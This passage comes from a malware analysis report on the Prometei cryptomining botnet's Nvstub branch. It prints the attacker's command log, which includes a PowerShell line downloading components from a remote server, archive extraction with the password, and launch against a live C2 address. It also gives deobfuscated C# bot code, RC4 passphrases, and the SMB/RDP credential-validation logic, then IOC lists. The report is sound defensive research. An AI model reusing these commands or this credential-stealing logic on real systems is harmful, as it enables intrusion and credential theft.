
Svchost first attempts to delete several files and then download executables required to download a 7-Zip archive that contains all components of the Nvstub branch. The 7-Zip archive is extracted by a previously downloaded 7z.exe utility. The Nvstub archive, _agent.7z, is password-protected with the password "horhor123". Once the agent is extracted in C:\Windows\dell folder, the main botnet module launches nvstub.exe, the first module of the second branch, with the single command line parameter that contains the IP address of the C2 and its password.

```
 C:\Windows\System32\cmd.exe /C taskkill -f -im SearchIndexer.exe
del C:\Windows\dell\_agent.7z
taskkill -f -im nvsync.exe

del C:\windows\dell\nvsync.exe
del C:\windows\dell\ps.exe
taskkill -f -im socks.exe
del C:\windows\dell\socks.exe
del C:\windows\dell\nvsync2.exe
del C:\windows\dell\nvsync4.exe

del C:\windows\dell\winpr2.dll
del C:\windows\dell\freerdp2.dll
del C:\windows\dell\freerdp-client2.dll
```

```
del C:\windows\dell\nvstub.exe
del C:\Windows\dell\_agent.7z

powershell.exe if(-not (Test-Path 'C:\windows\dell\7z.dll')) {(New-Object Net.WebClient).DownloadFile('http://2(
C:\Windows\svchost.exe /sha1chk 48bcecd5d3f293cdc8356aee5ec4bab3252493fb C:\windows\dell\7z.exe
C:\Windows\svchost.exe /sha1chk 98a5ee5d689d664a14bb9a680c6e4fec5e752842 C:\windows\dell\7z.dll
C:\Windows\svchost.exe /sha1chk c42ab26ad284d52aefa2d40b7f4bf9a95109a5ff C:\windows\dell\_agent.7z

C:\windows\dell\7z x C:\Windows\dell\_agent.7z -phorhor123 -oC:\Windows\dell -y
del C:\Windows\dell\_agent.7z
del C:\windows\dell\SearchIndexer.exe

C:\Windows\dell\nvstub.exe 211.23.16[.]239/prometheus.php_x1
```

Installation and launch of the Nvstub branch as seen from the command line log.

Nvstub.exe is a simple module that sets up the environment for other modules — the most significant being the second bot, nvsync.exe. The _agent.7z archive contains the nvsync2.exe and nvsync4.exe variants of the bot. Nvstub.exe first checks the version of .NET framework installed on the system, attempts to terminate three main branch modules — nvsync.exe, ps.exe and socks.exe — and, finally, copies the appropriate version of nvsync into nvsync.exe and launches it with the arguments forwarded from its own arguments.



Nvstub is the first module that sets the environment for other modules.

Nvsync

While most of the other botnet modules as written in C or C++, here, the actor displays the shift in the programming environment and chooses the .NET framework and C# for the main bot module of the Nvstub branch. The actor applies obfuscation to the module using CryptoObfuscator protector, but that is easily addressed using de4dot.

```
private static int Main(string[] args)
{
    Class5.CheckCryptoObfuscatorLicenseValid();
    int num = 40000;
    Console.OutputEncoding = Encoding.UTF8;
    if (args.Length > 1)
    {
        return Class2.LaunchPsorSocksAfterSanitizing(args);
    }
    int processorCount = Environment.ProcessorCount;
    ProcessStartInfo processStartInfo = new ProcessStartInfo();
    Console.Write("Version 300320 (" + Class2.string_13 + ")\r\nStarting CPU mining...");
    string text = "";
    IntPtr mainWindowHandle = Process.GetCurrentProcess().MainWindowHandle;
    Class2.SetWindowPos(mainWindowHandle, new IntPtr(-1), 0, 0, 0, 0, 3);
    try
    {
        text = args[0];
    }
    catch
    {
    }
    if (text == "")
    {
        text = "127.0.0.1/prometheus.php";
        Class2.string_14 = "prometei191220";
    }
```


Part of the deobfuscated nvsync.exe code with renamed functions to describe functionality.

When started, the nvsync.exe module will parse its command line arguments and either initialize the bot and connect with the C2 or create an array of processes — the number of which depends on the computing power of the infected system. Each process will launch another instance of nvsync.exe which will, based on its parameters, check the validity of credentials for a list of IP addresses supplied by the C2 server using either SMB or RDP clients.

We observed only one C2 URL for the Nvstub branch: https://211.23.16[.]239/prometheus.php, hosted in Taiwan.

The parameters for child processes are first encrypted with RC4 and then encoded using Base64. The RC4 passphrase "param error user," used for encrypting parameters for child processes is decrypted from a hardcoded Base64 encoded string "T9FLs3QS45JuVnTAljDz4Q==" and the initial passphrase "Data param error."

From then on, this encryption is likely used to evade suspicious invocation of the child processes that contain IP addresses, domain names, usernames and passwords.



RC4 decryption of a password parameter using a CyberChefinstance.

Apart from the main nvsync.exe module, there are two additional important modules that are integral for the correct function of the botnet: ps.exe and socks.exe. They are both 32-bit applications.

Before calling any of the credential's validation modules, nvsync.exe filters credentials to avoid certain targets.

These include:


- …
- IME_ADMIN
- IME_USER
- Plesk Administrator
- SvcCOPSSH
- WDeployAdmin
- Guest
- Гость
- ftpuser
- FTP User
- Altro utente
- Other User
- Другой пользователь

  The validation will also not be attempted if the supplied credentials contain one of the following strings:
- workgroup
- mshome

- win
- microsoft
- user
- admin
- administrator
- pc
- com
- buh
- local
- home
- corp
- office
- lan
- biz
- net
- org
- loc
- ru
- ua
- tr
- server
- serv
- srv

Ps.exe

The first module attempts to log onto TCP port 445 using the NTLM authentication protocol. Every successful connection confirms the validity of credentials for the target IP address and the credentials are confirmed with C2 server by nvsync.exe module.



Packet capture showing attempts to connect and validate supplied credentials.

There are some similarities in the code of ps.exe and rdpcIip.exe, mostly around low-level SMB communication and authentication with the NTLM Security Support Provider.

Socks.exe

Socks.exe RDP communication capabilities depend on the open-source and free RDP client libraries freerdp2.dll and freerdp-client.dll. The application first processes the parameters, which include the IP address and the port of the host, as well as the main part of the filename, without the extension, containing credentials to be attempted for logging into the target system. The supplied name of the file is generated by base64-encoding the RC4-encrypted combination of the ip_address:port of the target.

Socks.exe parses a file with the extension ".cpass" containing candidate passwords and attempts to log into an RDP server using the combination of the domain supplied as a command-line argument and administrator's username. Each successful combination of credentials will be saved in the file name with the same base name and the extension .cpass_good.

Once socks.exe terminates and returns to nvsync.exe, nvsync reads all validated credentials and submits them to the command and control server.

Auxiliary modules for the Nvstub branch

The second branch auxiliary modules are all legitimate executables or libraries that support the operation of the branch. 7z.exe is the 7-Zip unarchiver used to extract files from the _agent.7z archive that contains all modules of the Nvstub branch. Zlib.dll is a 7z.exe dependency. Two of the FreeRDP DLLs — freerdp2.dll and freerdp-client2.dll — are required for successful RDP communications but can also be found as a part of a legitimate FreeRDP installation.

Conclusion

Despite their activities being visible in logs, some botnets successfully fly under detection teams' radar, possibly due to their small size or constant development on the adversary's part. Prometei is just one of these types of networks that focuses on Monero mining. It has been successful in keeping its computing power constant over the three months we've been tracking it.

The botnet was active as early as the beginning of March, but it seems to have been dealt a blow by a takeover of one of its C2 servers on June 8. But this takeover didn't stop its mining capabilities or the validation of stolen credentials. The botnet continues to make a moderate profit for a single developer, most likely based in Eastern Europe.

The actor behind it is also likely its developer. The TTPs indicate we may be dealing with a professional developer, based on their ability to integrate SMB exploits such as Eternal Blue and authentication code and the use of existing open-source projects, such as Mimikatz and FreeRDP.

Apart from stealing computing power, the botnets behaviour of stealing and validating credentials is worrying. Although we only saw evidence of stolen credentials being used to spread laterally, they also have a value on underground markets and the damage potential of losing important administrative username and password is very high. This is why organizations that detect the presence of Prometei botnet on their system should act immediately to remove it and to make sure none of their credentials are leaked to the command and control server.

Coverage

Ways our customers can detect and block this threat are listed below.

Product	Protection
AMP	✓
Cloudlock	N/A
CWS	✓
Email Security	✓
Network Security	✓
Stealthwatch	N/A
Stealthwatch Cloud	N/A
Threat Grid	✓
Umbrella	✓
WSA	✓

Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware used by these threat actors. Exploit Prevention present within AMP is designed to protect customers from unknown attacks such as this automatically.

Cisco Cloud Web Security (CWS) orWeb Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS),Cisco ISR, andMeraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase onSnort.org.

IOCs

OSQuery

Cisco AMP users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

Prometei botnet registry entry

URLs

hxxp://103[.]11[.]244[.]221/crawler[.]php
hxxp://103[.]11[.]244[.]221/lR[.]php
hxxp://208[.]66[.]132[.]3:8080/7z[.]dll
hxxp://208[.]66[.]132[.]3:8080/7z[.]exe
hxxp://208[.]66[.]132[.]3:8080/_agent[.]7z
hxxp://208[.]66[.]132[.]3:8080/chk445[.]php
hxxp://208[.]66[.]132[.]3:8080/Desktop[.]txt
hxxp://208[.]66[.]132[.]3:8080/dllr0[.]php hxxp://208[.]66[.]132[.]3:8080/srchindx2[.]php
hxxp://208[.]66[.]132[.]3:8080/zlib[.]php hxxp://208[.]66[.]132[.]3:8080/ztasklist[.]php
hxxp://69[.]28[.]95[.]50:180/miwalk[.]txt
hxxp://69[.]28[.]95[.]50:180/walker14364[.]php
hxxp://69[.]84[.]240[.]57:180/lR[.]php
hxxp://69[.]84[.]240[.]57:180/miwalk[.]txt
hxxp://69[.]84[.]240[.]57:180/walker14364[.]php
hxxp://bk1[.]bitspiritfun2[.]net/cgi-bin/prometei[.]cgi
hxxp://p1[.]feefreepool[.]net/cgi-bin/prometei[.]cgi
hxxps://gb7ni5rgeexdcncj[.]onion/cgi-bin/prometei[.]cgi
hxxps://211[.]23[.]16[.]239/prometheus[.]php

SHA256s

Svchost.exe sha256s

601a1269ca0d274e518848c35a2399115000f099df149673b9dbc3cd77928d40
58d210b47abba83c54951f3c08a91d8091beae300c412316089b5506bd330adc
ae078c49adba413a10a38a7dcfc20359808bc2724453f6df03a517b622cbca0e
9a5c109426480c7283f6f659cb863be81bd46301548d2754baf8b38e9e88828d
d363dc2aafdf0d9366b5848fc780edfa6888418750e2a61148436908ea3f5433
8ca679d542904a89d677cb3fd7db309364f2214f6dc5e89099081835bec4e440
fe0a5d851a9dd2ba7d1b0818f59363f752fc7343bdfc306969280ade54b2f017
7f78ddc27b22559df5c50fd1e5d0957369aadd1557a239aaf4643d51d54c4f94
0d6ca238faf7911912b84086f7bdad3cd6a54db53677a69722de65982a43ee09
c08f291510cd4eccaacff5e04f0eca55b97d15c60b72b204eae1fc0c8d652f48
f6eddbabc1d6b05d2bc27077bcb55ff640c5cf8b09a18fc51ed160a851f8be58
8b7b40c0f59bbe4c76521b32cc4e344033c5730ccb9de28cfba966d8c26ca3ef
a7ad84e8f5deb1d2e32dd84f3294404a5f7f739215bdd90d7d37d74ee8a05409
76110b87e46eb61f492d680a2b34662040bb9c25c947a599536cdaf5170fe581
ecd4c12ef01028c3f544c0f7c871c6d6f256997f1b7be4c8fdbb0f8572012444
b0500636927b2ddb1e26a21fbf19a8c1fc47a260062976ddbef60fd47c21dc6e
ea2174993892789f0c1081152c31b3b3fef79c6a5016840ea72321229c7fe128
9e86d18d5761493e11fe95d166c433331d00e4f1bf3f3b23a07b95d449987b78

923201672a41f93fb43dae22f30f7d2d170c0b80e534c592e796bd8ad95654ea
1df6e9705e9ffb3d2c4f1d9ca49f1e27c4bcac13dba75eac9c41c3785a8ca4b1

Msdtc sha256s

7c71fb85b94fb4ff06bbaf81d388d97f6e828428ee9f638525d4f6e488e71190
994d20fee2bd05e67c688e101f747a5d17b0352a838af818ad357c8c7a34a766
d3dc9cdb106902471ee95016440b855806e8e5dd0f313864e46126fd3ecfe4fe

Sorted

4ec815b28fe30f61a282c1943885fa81c6e0e98413f5e7f3f89ec6810f3b62a3 - SearchIndexer.exe
e0a181318eb881d481d2e4830289ed128006269ace890139f054cf050351500a - chk445.exe
6935e6a303d3dff35079ae3ec78fd85b7bd4ff3ee2458b82cbfa548d7972c6d7 - crawler.exe
7c71fb85b94fb4ff06bbaf81d388d97f6e828428ee9f638525d4f6e488e71190 - SearchIndexer.exe
a02b532cc9dc257009d7f49382746d9d0bce331a665f4a4c12ae6fc2917df745 - miwalk.exe
7c71fb85b94fb4ff06bbaf81d388d97f6e828428ee9f638525d4f6e488e71190 - msdtc.exe
a303bc8d401118378034432944 5bc6dfbb8417f534f304c956e4f86468d620d5 - nvstub.exe
0970037be8f90c3b2b718858a032e77916969113823895e268c7693dddba1181 - nvsync2.exe
dc2fee73b41d488a1cccd905ecc9030e66ff7c7e5dcf60fc580406c6f8090854 - nvsync4.exe
382c3e80eadd7ca7b224ebe1fe656555fb15227face38fbea40ae4a9515ecb80 - ps.exe
54967e106bb2acfd5b4e69fc385c1c20d5af3bdc79b629a9e3ddb3a2375f0bc1 - rdpcIip.exe
b65aef379e3173ca32b83fd0c54483c2090966910fdda3145af97b5dbff85427- smcard.exe
0dd1d869b3c7ce4af03ce4db6172b84d66c3779b48493d7e504de9d350195c5b - socks.exe
559d65f11e9143dfb093cabc6a1430438643922035765a445276abd80c15ce4b - svchost1.exe
c08f291510cd4eccaacff5e04f0eca55b97d15c60b72b204eae1fc0c8d652f48 - svchost2.exe
94d066b7d2d8b95d6da525f61c19a7bbdec5afdb033dfe2712dd51d5073b1db2 - svchost64bitearlier.exe
f09679bae1388033b17196f92430678e7b15816648f380bb4de3dd25009011b7 - ztasklist.exe
0ed9ac4238a4b5aadcd845e4dcd786ce2ee265a6b1a50e8b9019cceb6c013de5 - tor-gencert.exe
f6eddbabc1d6b05d2bc27077bcb55ff640c5cf8b09a18fc51ed160a851f8be58 - zsvc.exe

Other

a02b532cc9dc257009d7f49382746d9d0bce331a665f4a4c12ae6fc2917df745
f555431a09ae975ac0e8f138ce4eaf44cd8a3460e3bb7ba44b0101cd3a5b1157
61428b3d336636bfef0e7fe1783f9b2d62182c06d3928ec4b9b7201170e24fb6
89d5e5d51e9bb0cee8708adc5dd3e961410b6a55963f020a5930ed93aa68c0eb
24554a4eed764023d6e5e4990729308ee80ce0f3437ab4af6ad0ebff64512516
3574734ad6416ca584c4c0211156fb24107e9b983e6542199736530e4a4effcd
7f7f474d054ffc638b72f8bdd34e31315a8c72846d15479f86919569fea5b5fc
0c821863e8fd8e493d90004f734055f91b8f43d3b905a38dc983443146f48602
236120868431f1fe3637623a8a4cbda6bbfdd71c4e55a1dff76efa0381274623
02e1852066ad61bddf98943cb8e3091d6e23d75bf24340809e8212aedfd6e450
50c5a74fd34ae16557e077e4116b823d049ac735e0ec31328851b385b4891523

1946c56c261d86dd78f087cb6452a0cc58895c7bcb7c73a8023ee6c9d5a5c2eb
57cb49a5406b0ed9c81907940fda8cd534116e19a7821ad3061b209f46675f2d
a1c05973ac397fe81b2e553aecc322c794dc5977928e7b56cf1c8a62f68afdf0
efaa199e64bd4132a4bf783c37bbc20fefb6ea45ff60ea68f4a4214bf8ab1268
54967e106bb2acfd5b4e69fc385c1c20d5af3bdc79b629a9e3ddb3a2375f0bc1
a122eeeac51784d54ddf159749b4e657ad821037237c07540fb2ff25a67b1210
eeb1a574da0836a4ac34132d96fd442d7c5827e607389ef1dfebeb419a09dae7
